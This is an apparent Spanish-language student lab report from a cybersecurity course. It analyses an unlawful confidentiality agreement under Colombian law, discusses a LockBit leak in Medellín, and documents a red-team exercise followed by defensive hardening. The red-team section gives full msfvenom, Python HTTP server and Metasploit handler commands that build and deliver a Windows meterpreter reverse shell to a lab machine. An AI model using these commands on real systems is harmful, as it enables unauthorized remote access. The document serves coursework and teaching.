
Imagen 7 Ejecución de ping a las dos máquinas virtuales



Fuente: Elaboración propia

Desde la máquina Kali Linux se realiza ping a la máquina Windows 10 de forma exitosa

Imagen 8 ping realizado desde la máquina virtual Kali Linux a la máquina virtual Windows 10



Fuente: Elaboración propia

3.5 ETAPA 2 ACTUACIÓN ÉTICA Y LEGAL

Análisis de acuerdo presentado por HackerHouse

¿Una vez leído el anexo 2 – escenario 2 y el anexo 3 – Acuerdo, ¿Qué párrafos cree usted que se tornan ilegales dentro del acuerdo de confidencialidad? En caso de existir líneas de texto que orienten el acuerdo de confidencialidad a procesos ilegales deberá resaltar, explicar y argumentar porqué se torna ilegal este acuerdo de confidencialidad.

3. Que el presente acuerdo se realiza por un lado entre la parte receptora de la información como integrante del proceso de selección de personal, nombre estudiante que para el presente caso actual como revelador, guarda y administrados de la información de propiedad de HackerHouse.

En este párrafo no es claro lo que se quiere expresar, da lugar a ambigüedad, puesto que en el texto se indica “revelador, guarda y administrados”. Si esto es un error de tipografía sería entonces interpretarlo como “revelador, guarda y administrador”.

Ahora, entender como revelador no es correcto puesto que el nuevo colaborador no revela información, es quién la recibe de la parte reveladora o custodia quien es la empresa contratante.

Si se toma como “guarda y administrador de la información”, se encuentra dentro de la regulación normal puesto que el nuevo colaborador es responsable de la información que tiene a su cargo y de aquella que se vaya generando derivada de las aplicaciones que desarrolle o administre.

Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados.

En el Objeto se está haciendo referencia sobre no divulgar acerca de procesos ilegales.

A nivel legal esto convertiría al colaborador en cómplice de actividades ilícitas que realiza la empresa. El COPNIA también prohíbe este tipo de actividades.

ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD.

a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación;

ARTÍCULO 40. PROHIBICIONES A LOS PROFESIONALES RESPECTO DE SUS CLIENTES Y EL PÚBLICO EN GENERAL.

a) Ofrecer la prestación de servicios cuyo objeto, por cualquier razón de orden técnico, jurídico, reglamentario, económico o social, sea de dudoso o imposible cumplimiento, o los que, por circunstancias de idoneidad personal, no pudiere satisfacer;

Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”

Nuevamente estamos ante una solicitud ilícita y esto es claro en cuanto a la mención que se hace sobre prácticas ilegales como son las expuestas en el párrafo anterior.

No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

En estos casos la empresa está faltando a la ley 1273 de 2009 en sus artículos 269A, 269C.

Responder por el mal uso que le den sus representantes a la información confidencial.

En este caso el colaborador no puede responder por mal uso que otros hagan de la información confidencial, esta es una labor personal.

La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse.

Nuevamente este punto va en contravía de lo legal. Como profesionales estamos obligados a denunciar cualquier irregularidad que sea detectada, de acuerdo al código de ética de 2015 del COPNIA

ARTÍCULO 31. DEBERES GENERALES DE LOS PROFESIONALES.

f) Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder;

Por último, es curioso este punto

En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse.

La empresa salva su responsabilidad y el empleado debe contratar un abogado con sus propios recursos para responder ante la justicia.

Si usted como profesional en ciberseguridad logró encontrar algún proceso ilegal en el anexo 3 – Acuerdo, deberá citar puntualmente ley colombiana y articulo que se podría estar violentando en dicho documento.

Estas observaciones se hicieron en el punto anterior, cito nuevamente los artículos que en mi opinión puedan estarse violando.

Artículos 269A y 269C, además de hacer que el colaborador vaya en contravía con el código de ética del COPNIA.

Artículo 269A: Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo. Incurrirá en

pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1.000 salarios mínimos legales mensuales vigentes.

Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte. Incurrirá en pena de prisión de treinta y seis (36) a setenta y dos (72) meses.

Además, también falta al artículo 269H literal 7 que dice textualmente

7. Utilizando como instrumento a un tercero de buena fe.

El sueldo para los puestos de Red team y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Mi respuesta es no. No hay dinero que compre la tranquilidad y la conciencia de las personas. Hay muchas formas en que se puede ganar dinero de forma legal y sobre todo de forma ética.

He leído el código de ética cuando hice el diligenciamiento de mi tarjeta profesional como ingeniero de sistemas. Lo analicé y no encontré nada ajeno a la buena voluntad y ética que se exige en una labor de ingeniero.

Como ingeniero tengo la responsabilidad de contribuir al mejoramiento de procesos de una forma ética y legal para que así las empresas puedan surgir y beneficiar a una comunidad, a sus empleados, a sus propietarios y al país.

Por tal razón no estoy dispuesto a vender mi buen nombre y no firmaría un contrato con este tipo de empresas.

Deberá buscar alguna noticia de cibercrimen en Colombia y redactar su punto de vista teniendo en cuenta las implicaciones legales y éticas que allí se pudieron

generar. Se solicita que mencione la ley y articulo el cual logre explicar los delitos expuestos en la noticia que consultó.

La noticia por la que me decanto es la filtración de datos de la línea de emergencia de la ciudad de Medellín - 123

Se presenta filtración de información relacionada con las denuncias que se realizan a la línea de atención 123 en la ciudad de Medellín.

El modus operandi de la organización Hacker LockBit lanzó un ransomware en alguno o algunos de los equipos de la entidad.

Claramente se puede inferir que hubo filtración basado en ataques posiblemente por fuerza bruta o mediante el aprovechamiento de una vulnerabilidad en los sistemas.
Ante esto podemos citar la violación a los siguientes artículos de la Ley 1273 de 2009.

Artículo 269A. ACCESO ABUSIVO A UN SISTEMA INFORMÁTICO. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Accedieron de forma no autorizada a los datos de la entidad objetivo.

Artículo 269B. OBSTACULIZACIÓN ILEGÍTIMA DE SISTEMA INFORMÁTICO O RED DE TELECOMUNICACIÓN. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes, siempre que la conducta no constituya delito sancionado con una pena mayor.

Debido al ciberataque presentado, la entidad tuvo que optar por apagar sus sistemas informáticos lo que ocasionó que la organización hacker provocó una obstaculización en el sistema ocasionando que el personal tuviera que tomar registros a la antigua usanza, esto es a papel y lápiz.

Artículo 269E. USO DE SOFTWARE MALICIOSO. El que, sin estar facultado para ello, produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o extraiga del territorio nacional software malicioso u otros programas de computación de efectos dañinos, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

Hicieron uso de ransomware con el fin de robar datos de la entidad atacada.

Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

El 27 de marzo del presente año la organización hacker LockBit publicó en la Darkweb datos robados donde aparecen nombres de personas y casos presentados durante los años 2020 y 2023.

Artículo 2691. HURTO POR MEDIOS INFORMÁTICOS Y SEMEJANTES. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos, incurrirá en las penas señaladas en el artículo 240 de este Código.

Se presenta el robo de datos mediante el uso de sistemas informáticos.

Artículo 269J: TRANSFERENCIA NO CONSENTIDA DE ACTIVOS. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave, incurrirá en pena de prisión de cuarenta y ocho (48) a ciento veinte (120) meses y en multa de 200 a 1500 salarios mínimos legales mensuales vigentes.

Es claro que la información electrónica es un activo valioso, por tal motivo se viola este artículo de la presente ley en este siniestro.

Desde el punto de vista ético se han violado muchos acuerdos contemplados en el código de ética del COPNIA. Por ello las personas que participan en estos delitos pierden de facto su tarjeta profesional y el ejercicio de la ingeniería informática.

3.6 ETAPA 3 EJECUCIÓN DE PRUEBAS DE INTRUSIÓN

1.Describa de manera específica las herramientas software que utilizó para llevar a cabo el anexo 4 – escenario 3 enfocado a Redteam.

Herramientas usadas para llevar a cabo el ejercicio indicado en el anexo 4.

Msfvenom: Es una evolución del servicio o programa msfpayload. Msfpayload genera ejecutables con un payload que aprovecha la vulnerabilidad de un sistema.

A diferencia de msfpayload, msfvenom cuenta con sistema de evasión de antivirus.

Msfconsole: Es la interface de Metasploit con la cual podemos ejecutar una serie de ordenes entre las cuales se encuentra meterpreter.

Meterpreter: Esta herramienta es un payload de ataque que provee un Shell o un intérprete de comandos desde donde el atacante puede comunicarse o ingresar al sistema operativo víctima. Importante tener en cuenta que meterpreter se ejecuta en memoria y no escribe datos en disco.

Reverse_tcp: este es un tipo de Shell reverso en el que el computador atacado se conecta al equipo del atacante y le permite al atacante el acceso a sus recursos. Se realiza de esta forma debido a que el firewall de red donde se encuentra el equipo victima estará bloqueando peticiones desde el exterior. Por ello las peticiones salientes a Internet desde la red de la víctima puede que no estén bloqueadas y nos permita el acceso.

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina Windows 10 X64.

En mi opinión lo que ocurre es que el sistema operativo no contó con herramientas de firewall, antivirus y otras para prevenir este tipo de sucesos. Además de lo anteriormente indicado, se suma una pobre o mala administración puesto que se ejecutó un archivo sin tener en cuenta la procedencia o la validez del archivo. Es

menester crear conciencia entre los usuarios de la red de la importancia de verificar el origen de los archivos que se quieren o deben ejecutar.

En primer lugar, se conoce que el sistema operativo es Windows 10 de 64 bits. Otro dato importante es que no se cuenta con sistemas de defensa o estos se encuentran deshabilitados.

Se conoce de la recepción de un archivo ejecutable. Por ultimo se menciona que existía un archivo de texto en el escritorio y este ya no existe.

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la "máquina Windows 10"? ¿Qué puerto abre la aplicación específica en el anexo?

Podemos hacer uso de nmap para consultar los servicios que se ejecutan en un computador su MAC address y su sistema operativo instalado.

Consultando en la página cve.mitre.org podemos encontrar diversas vulnerabilidades para Windows. Esta es una forma de aprovechar dichas vulnerabilidades y acceder al sistema objetivo.

Se puede realizar ingeniería social para conocer personas de una entidad a la cual queramos ingresar de forma anónima y capturar información.


Se ha hecho uso de una distribución de Linux llamada Kali en la cual encontramos el framework Metasploit. Generamos el respectivo payload y con ello procedemos a realizar una "pesca milagrosa". Realmente no sabemos que computador pueda resultar víctima, lo que sabemos es que algún pc con Windows puede tener los sistemas de defensa deshabilitados y con ello podremos tener acceso a dicho equipo por medio de nuestro puerto local 443 para recibir la solicitud de conexión desde la máquina víctima.

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

El proceso se realiza de la siguiente forma.

Desde una terminal Linux se crea el archivo que contiene el código malicioso que aprovecha la vulnerabilidad del Windows 10. En la imagen 9 se ejecuta el comando msfvenom.

Imagen 9 Ejecución del comando msfvenom con los parámetros respectivos



Fuente: Elaboración propia

El comando debe acompañarse del payload que vamos a incluir, especificamos la arquitectura del computador víctima, la dirección ip del equipo y el puerto que va a escuchar la petición, el tipo de archivo será un ejecutable con el nombre que definamos y la respectiva ruta donde va a crearse el archivo.

Una vez generado el archivo buscamos la manera de que llegue al equipo que deseamos ingresar. En el caso que nos ocupa, el archivo fue enviado mediante uso de WhatsApp. En mi laboratorio transporto el archivo mediante http ejecutando Python con la opción -m tal como puede verse en la imagen 10


Imagen 10 Ejecución de python para crear un sitio web temporal

Fuente: Elaboración propia

Como se aprecia en la última línea de la imagen 10. El archivo malicioso ha sido obtenido. El paso del archivo ha sido exitoso en la máquina objetivo.

Mientras el archivo es ejecutado, debemos ingresar al framework de Metasploit para activar la escucha de la petición que se hará cuando se ejecute el archivo en la maquina objetivo. Este proceso se ilustra en la imagen 11.

Imagen 11 Establecimiento de acceso al equipo objetivo



Fuente: Elaboración propia


Como puede apreciarse, desde la IP 192.168.30.62 se establece la conexión.

De esta forma al ejecutar sysinfo podemos apreciar que nos encontramos conectados a un computador con sistema operativo Windows 10.

Para podes establecer la comunicación tuvimos que ejecutar msfconsole, definir los parámetros adecuados como el exploit, la IP y puerto de escucha del host local. Posterior a ello ejecutamos el comando exploit.

En la imagen 12 podemos ver la interacción que tenemos con el computador objetivo. Listamos los archivos y borramos el archivo de texto que deseamos eliminar.

Imagen 12 Eliminación del archivo de texto.



Fuente: Elaboración propia

De esta forma hemos eliminado el archivo de texto. Este proceso es el que ha ejecutado el atacante con el fin de acceder al equipo citado en el anexo 4 Escenario 3.

Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

El comando usado para generar el archivo ejecutable ha sido el siguiente:

msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.30.65 LPORT=443 -f exe -o /tmp/PoC_94409173.exe

msfvenom es el comando para crear nuestro archivo malicioso.
-p es el payload que queremos incluir en el archivo que estamos creando.
--platform es la plataforma o sistema operativo para el cual vamos a crear el archivo
-a indica la arquitectura que soportará dicho archivo ejecutable
LHOST es el servidor local que recibirá la petición de acceso desde el PC objetivo
LPORT es el puerto de escucha local, en este caso es 443 pero puede ser otro
-f indica que el archivo será un exe (ejecutable) de Windows
-o será la ruta donde se va a generar el archivo malicioso.

Como lo mencioné anteriormente he usado un protocolo http para transportar el archivo, en este caso he usado Python para crear un servidor http local que me permitiera copiar el archivo ejecutable al Windows

Python .-m http.server 80
-m indica el modulo de Python a ejecuta
80 es el puerto de escucha del servicio. El puerto puede ser otro.

Msfconsole nos permite ingresar al framework de Metasploit, nos quedamos en la línea de comandos y ejecutamos lo siguiente:

use para usar un exploit, en nuestro caso es handler, por ello ejecutamos el siguiente comando use exploit/multi/handler

Con la orden set definimos el payload a ejecutar o cargar
Set payload windows/x64/meterpreter/reverse_tcp

Luego configuramos la Ip de escucha local y el puerto con las ordenes siguientes

set lhost 192.168.30.65
set lport 443

Por último, ejecutamos exploit para escuchar la petición y llevar a cabo una conexión exitosa desde el Windows 10. Este proceso ha sido ilustrado en la figura 3.

3.7 ETAPA 4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

1. ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque?

- Lo primero que recomiendo realizar una vez se descubre un ataque cibernético es reunir todo el equipo de ciberseguridad y analizar desde sus roles el evento. De esta forma se cuenta con el conocimiento para saber qué hacer en esta y en las sucesivas fases.

- Posteriormente se debe identificar cuál es el tipo de ataque que se está llevando a cabo. Con ello se centra la atención en los puntos que deben protegerse, cómo mitigar el ataque y los mecanismos para poderse recuperar posteriormente de este ataque.

- Dependiendo del tipo de ataque entonces podemos deducir si existen ataques pasivos que estén extrayendo información, por tanto es necesario empezar a aislar el servidor o servidores afectados con el fin de contener la filtración y analizar los medios usados para cometer el ataque.

- Una vez se han evaluado los activos afectados es necesario empezar a restablecer de forma segura y controlada los servicios afectados. Lógicamente este paso se realiza en paralelo con las investigaciones posteriores para entender cómo fue elaborado el ataque. Los sistemas que reemplazan los activos atacados deberán en lo posible tener actualizado todo el software instalado. De esta forma se minimizan las vulnerabilidades presentes en el software.


- Una vez los sistemas se encuentren en línea es menester enfocar la atención en la monitorización constante de todo el sistema informático en busca de posibles amenazas ocultas. Lo mejor es evaluar todo el sistema cada cierto tiempo con el fin de contener o evitar futuros ataques.

- Como etapa posterior se recomienda siempre informar a la opinión pública y a las autoridades sobre el ataque padecido al sistema informático. De igual forma es importante informar a los clientes de la empresa afectada.

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Para subsanar el sistema es necesario activar el firewall. Nos vamos a panel de control y habilitamos las opciones correspondientes al Firewall de Windows


Imagen 13 Ventana de activación del Firewall de Windows



Fuente: Elaboración propia

Como siguiente medida desactivamos Escritorio remoto.


Imagen 14 Ventana de inactivación de Escritorio Remoto



Fuente: Elaboración propia

Verificamos la activación de protección en tiempo real de Windows Defender

